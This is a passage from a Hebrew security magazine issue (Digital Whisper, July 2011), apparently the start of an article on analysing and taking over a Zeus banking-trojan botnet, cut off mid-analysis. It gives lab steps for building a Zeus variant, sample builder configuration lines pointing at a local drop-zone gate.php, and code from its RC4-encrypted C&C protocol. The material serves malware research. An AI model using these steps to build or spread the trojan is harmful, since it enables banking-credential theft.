



Digital Whisper


גליון 22, יולי 2011

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, אפיק קסטיאל
כתבים:	Ender, אורי (Zerith), אדיר אברהם, שי חן, עידו נאור (Ce@ser)

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il



דבר העורכים


ברוכים הבאים לגליון ה-22 של Digital Whisper!

ראשית, שמחנו לראות החודש הענות גבוהה מאנשים שרוצים לעזור ביצירת הגליון החודשי, לצערינו לא יכולנו להכניס את כלל המאמרים שהוגשו אך אנו מודים לכל מי שהגיש מאמר גם אם הוא לא נכנס לגליון. שנית, במהלך החודש האחרון שקלנו לפתוח פינה חדשה שבה בכל חודש יזכרו מספר אירועים מעולם אבטחת המידע המקומי והעולמי, החודש לא יצא לנו ואנו מקווים שאחל מגליון הבא היא תתחיל לרוץ. אבל אנחנו לא מבטיחים שום דבר ☺

דבר נוסף הוא שלדעתנו, החודש אנחנו מציגים לכם את אחד הגליונות המרשימים שהיו עד כה, ואנו מעוניינים להודות לכל מי שעזר לנו ליצור אותו.


תודה רבה ל-Ender, שחוץ מ**לפתור את החידות המוזרות של An7i**, סוף סוף נכנע ללחצים שהפעלנו עליו וסיים את אחד המאמרים המוצלחים. תודה רבה ל**אורי (Zerith)** שהציג לנו את הפתרון המאוד יצירתי שלו לחידה של Ratinho- ועל הדרך הגיש לנו מאמר מעולה. תודה רבה ל**אדיר אברהם** על מאמר איכותי בנוגע להקשחת שרתי אינטרנט, תודה רבה ל**שי חן** על מאמר (במקור באנגלית) בנושא "וקטורים עקיפים לתקיפת מערכות", ותודה אחרונה חביבה ל**עידו נאור (Ce@ser)**- על מאמר נפלא בנוגע לאבטחת מידע בעולם הרפואה.

אפיק קסטיאל וניר אדר.



תוכן עניינים

2	דבר העורכים
3	תוכן עניינים
4	ZEUS - THE TAKE OVER
22	HOOKING THE PAGE FAULT HANDLER (SMASHING RATINHO FOR FUN AND PROFIT)
32	הקשחת שרתי אינטרנט
42	SESSION PUZZLES - וקטורים עקיפים לתקיפת מערכות
58	MEDICAL HAZARDOUS IMPLANTS
63	דברי סיום



Zeus - The Take Over

מאת Ender

הקדמה - מה זה Zeus?

Zeus (מוכר בדור"כ גם בשם Zbot) הינו סוס טרויאני אשר נועד בעיקר לגניבת מידע בנקאי על ידי תיעוד הקשות המקלדת (Keylogging), מעקב אחרי טפסים שנשלחים באמצעות הדפדפן (ע"י Hooking), וגניבת קבצים רגישים מהמחשב כמו client certificates וקבצי cookies.


Zeus מתפשט לרוב באמצעות התקפות drive by downloads והתקפות פשינג. הזיהוי הראשון של הסוס הטרויאני היה בחודש יולי 2007 כאשר נעשה בו כדי לגנוב מידע משרד התחבורה של ארצות הברית. השימוש בטרויאני הפך נפוץ יותר במרץ 2009, ובחודש יוני 2009 גילתה חברת האבטחה Prevx כי נעשה שימוש ב-Zeus כדי לפרוץ מעל ל-74,000 חשבונות FTP של אתרי אינטרנט של חברות ענק כגון בנק אוף אמריקה, נאס"א, Oracle, סיסקו, ואמזון.

לפי הערכות רשתות ה-botnets השונות של Zeus כוללות מיליוני מחשבים נגועים (מעל ל-3,600,000 בארצות הברית). עד חודש אוקטובר 2009, נשלחו מעל ל-1.5 מיליון הודעות פשינג בפייסבוק במטרה להפיץ את הסוס הטרויאני.

מה שהופך את Zeus לכל כך פופולרי היא העובדה שלא צריך להיות האקר מיומן על מנת להקים לעצמך botnet של Zeus. ערכות ליצירת סוסים טרויאנים מסוג Zeus נמכרות ומופצות בחינם בפורומי האקינג שונים, כאשר כל מה שנשאר לתוקפים הוא להפעיל את הערכה, לשנות מספר הגדרות, וליצור וריאציה חדשה לסוס הטרויאני.

תפוצתם הנרחבת של וריאציות ה-Zeus, (אשר ניתן אף להגדיר אותו כטרויאני הנפוץ בעולם כיום), משכה אליו תשומת לב נרחבת של חוקרי אבטחת מידע אשר מנסים למצוא דרכים להשתלט על רשתות Botnet של Zeus למטרות שונות...

במאמר זה אנסה להדגים, שלב אחר שלב, איך עובד התהליך של השתלטות על botnet של Zeus. החל מהקמת סביבה וירטואלית לניתוח הטרויאני, היכרות ראשונה עם ממשק הניהול של ה-Drop Zone, ניתוח התקשורת של ה-Zeus מול שרת ה-Zrop Zone, העלאת קבצים לשרת, והשתלטות עליו ©



יוצאים לדרך

אז... מה אנחנו צריכים?

- מכונת Windows XP וירטואלית:

אישית אני מעדיף להשתמש ב- Microsoft Virtual PC 2007:

<http://www.microsoft.com/downloads/en/details.aspx?FamilyID=04d26402-3199-48a3-afa2-2dc0b40a73b6&displaylang=en>

לאחר התקנת Microsoft Virtual PC 2007, ניתן למצוא אימג'ים (חוקיים!) של Windows XP כאן:

<http://www.microsoft.com/downloads/en/details.aspx?FamilyID=21eabb90-958f-4b64-b5f1-73d0a413c8ef>

(ד"א, הסיסמא של המשתמש IE User במערכות ההפעלה של האימג'ים הנ"ל היא: P2ssw0rd) - לאחר הקמת המכונה הוירטואלית, מומלץ להתקין במכונה הוירטואלית דפדפן נורמלי (פיירפוקס או כרום) לצפיה בממשק הניהול של ה-Drop Zone.

- שרת Web + שרת MySQL על המכונה הוירטואלית:

אני מעדיף את wamp - מאוד פשוט ונוח להתקנה:

<http://www.wampserver.com/en/download.php>

- כלי ניתוח שונים:

- Local Network Monitor - כדי לראות בצורה נוחה את התעבורה של הטרויאני:

<http://www.ntkernel.com/w&p.php?id=24>

- Pmdump - בשביל לשמור לקובץ את הזיכרון של ה-Process של הטרויאני.

<http://www.ntsecurity.nu/toolbox/pmdump/>


- ולבסוף, כמובן שצריך את הסוס הטרויאני בעצמו ☺

מאמר זה מתמקד בגרסא 1.2.4.2 של Zeus, את קבצי ה-bulider שלו וממשק ה-web לניהול הטרויאני ניתן למצוא בחיפוש בגוגל ל-"Zeus 1.2.4.2"

יצירת וריאציה של Zeus


1. בשלב הראשון נתקין את שרת ה-wamp ובסיום ההתקנה, ניגש ל-<http://localhost/phpmyadmin> ונוסוף database חדש בשם "cpdb".

2. כעת, נפתח את הקבצים של ה-Zeus שהורדנו מהרשת, ואם התמזל מזלנו, נמצא תיקיה בשם web או web_cleaned, נעביר אותה לתיקיית ה-www של השרת, ואם הכל הלך חלק, גלישה ל-<http://localhost/web/install> תביא אותנו למסך התקנת ה-Drop Zone:



דברים שכדאי לשים לב אליהם:

- a. ל-Zeus קיימת יכולת העלאת קבצים מהמחשב המתוקף לשרת של ה-Drop Zone (שרת הניהול) - כברירת מחדל, קבצים אלה נשמרים בתיקיה _reports. עובדה זו תשמש אותנו בהמשך לשם השתלטות על השרת ☺
- b. התקשורת בין המחשב המותקף לבין ה-Drop Zone נעשית בצורה מוצפנת. בעת התקנת ה-Drop Zone יש להגדיר את ה-Encryption Key אשר לאחר מכן ישמש כמפתח להצפנת ה-RCA אשר משמשת את Zeus.




במאמר הזה בחרנו להשתמש במפתח "enc_key", בהמשך נדגים איך אפשר לתקשר עצמאית עם שרת ה-Drop Zone גם בלי לדעת מה מפתח ההצפנה שנקבע עבור הטרויאני.

3. כעת, ניצור את ה-bot באמצעות ה-builder. התהליך מתבצע בשלושה שלבים:

a. עורכים את קובץ הקונפיגורציה - config.txt (Edit config)

b. שומרים את הקובץ עם סיומת bin (Build config)

c. יוצרים קובץ exe שהוא בעצם הסוס הטרויאני אשר נשלח לקורבן. (Build loader)



בקובץ config.txt מגדירים את המשתנים השונים עבור ה-Bot, מצ"ב ההגדרות החשובות, להסבר יותר מפורט על אפשרויות Zeus, ניתן גם להיעזר במדריך: [Zeus - The Missing Manual](#).

```
url_config "http://localhost/web/config.bin" // מיקום קובץ הקונפיגורציה על שרת הקבצים
url_compip "http://localhost/web/ip.php" 1024 // מיקום קובץ שמחזיר לטרויאני את האייפי שלו
encryption_key "enc_key" // מפתח ההצפנה שנקבע לתקשורת עם השרת
url_loader "http://localhost/web/bot.exe" // מיקום קובץ ההרצה של הטרויאני בשרת הקבצים
url_server "http://localhost/web/gate.php" // מיקום העמוד בשרת אשר מולו מבוצעת התקשורת
```

כמו כן ניתן להגדיר בקובץ הקונפיגורציה חוקים שונים למניפולציות על אתרי אינטרנט. למשל, ברגע שהטרויאני מזהה שאתה נמצא באתר של הבנק, הוא יוסיף בעמוד הלוגין עוד שדה של "קוד כספומט"


או "מספר תעודת זהות" כדי שהוא יכול לגנוב גם את הנתונים הנ"ל. לחילופין, ישנם טרויאנים אשר מזריקים קוד JavaScript זדוני לאתר הבנק אשר מטרתו להעביר כסף מחשבון הלקוח המותקף לחשבון של התוקף.

לאחר שקובץ הקונפיגורציה נבנה ניתן לבנות את קובץ ה-exe ולהעתיק את שניהם לשרת ה-web. ברגע שהסוס הטרויאני מדביק מחשב, הוא ניגש לשרת ה-web שהוגדר לו כדי לבדוק אם מחכה לו קובץ קונפיגורציה חדש יותר או אם מחכה לו קובץ exe עדכני יותר. לאחר מכן, הוא פונה לקובץ gate.php מולו בעצם נעשית התקשורת השוטפת עם ה-Drop Zone בצורה מוצפנת.


בנקודה זו אמורים להיות לנו קובץ EXE של הסוס הטרויאני, ושרת web שמחכה לקבל ממנו נתונים.


היכרות ראשונה עם ממשק הניהול

לפני שנתחיל כדאי להפעיל את ה-Local Network Monitor כדי לראות מה הטרויאני שולח ברשת. אחר כך אפשר להפעיל את הטרויאני שיצרנו - bot.exe. כדי לוודא שהוא הופעל כמו שצריך אפשר לפתוח שוב את ה-builder, ולשים לב שעכשיו מופיעים בו פרטי הטרויאני שמותקן על המכונה:





בשלב הבא ניכנס באמצעות Internet Explorer לאתר כלשהו אשר מכיל טופס הזדהות ונזין בו פרטים ע"מ שהטרויאני ישלח אותם לממשק הניהול. אפשר סתם להכין טופס פשוט שדורש משתמש וסיסמא:





לאחר שהזנו את הפרטים ניכנס עם Firefox לממשק הניהול של ה-Zeus: <http://localhost/web/cp.php>
לאחר ההזדהות באמצעות הפרטים שבחרנו בשלב ההתקנה, המסך הראשי מציג נתונים סטטיסטיים לגבי כמות הבוטים במערכת וכמה דוחות נשלחו מהבוטים השונים.


לחיצה על "Search in database" מציגה את המסך בו אפשר לחפש את הדוחות השונים לפי תאריך:




(לפעמים לוקח דקה או שתיים עד שהנתונים מופיעים בממשק...)

Zeus - The Take Over
www.DigitalWhisper.co.il


נחזור ל-Local Network Monitor, ואם נחפש טוב, נוכל לראות את הפניה הראשונה של הטרויאני:



כאן בעצם רואים שהטרויאני רץ תחת התהליך svchost.exe עם Process ID 712. הפניה הראשונה שלו היא להוריד את קובץ הקונפיגורציה config.bin מהשרת. לאחר מכן נראה שהטרויאני שולח בקשת POST לקובץ gate.php:



Zeus - The Take Over
www.DigitalWhisper.co.il



הקובץ gate.php אחראי על שמירת הנתונים שלנשלחים מהטרואני - סיסמאות, קבצים וכו'... אך כפי שאנחנו רואים, הפניות אל הקובץ הזה נעשות בצורה מוצפנת, ובמבט ראשון נראות כמו ג'יבריש... אם כן, המשימה הראשונה שלנו היא לפענח את צורת התקשורת מול gate.php כדי שנוכל לשלוח לו בקשות משלנו, ובתקווה להשתלט על השרת ☺

ניתוח של gate.php

כדי לפענח את צורת התקשורת מול gate.php, כנראה שאין מנוס וצריך לקרוא קצת קוד PHP... ☺
לאחר ההקדמות ברוסית וה-includes מגיעים לשורות המשמעותיות הראשונות:

```
$data = @file_get_contents('php://input');
$data_size = @strlen($data);
if($data_size < HEADER_SIZE + ITEM_HEADER_SIZE)die();
$data = RC4($data, BOTNET_CRYPTKEY);
```

מה שאנחנו רואים כאן זה שהקובץ מצפה לקבל מעין RAW POST של מידע (שאורכו חייב להיות גדול יותר מכמות HEADER_SIZE + ITEM_HEADER_SIZE שמוגדרים ב-system/global.php). המידע מוצפן ב-RC4 באמצעות המפתח הסודי של הטרויאני (שמוגדר ב-system/config.php).

אחר כך אנחנו רואים מנגנון לאימות המידע שנשלח, התווים הראשונים מכילים את ה-MD5 של המידע:

```
if(strcmp(md5(substr($data, HEADER_SIZE), true), substr($data, HEADER_MD5, 16))
!= 0)die();
```

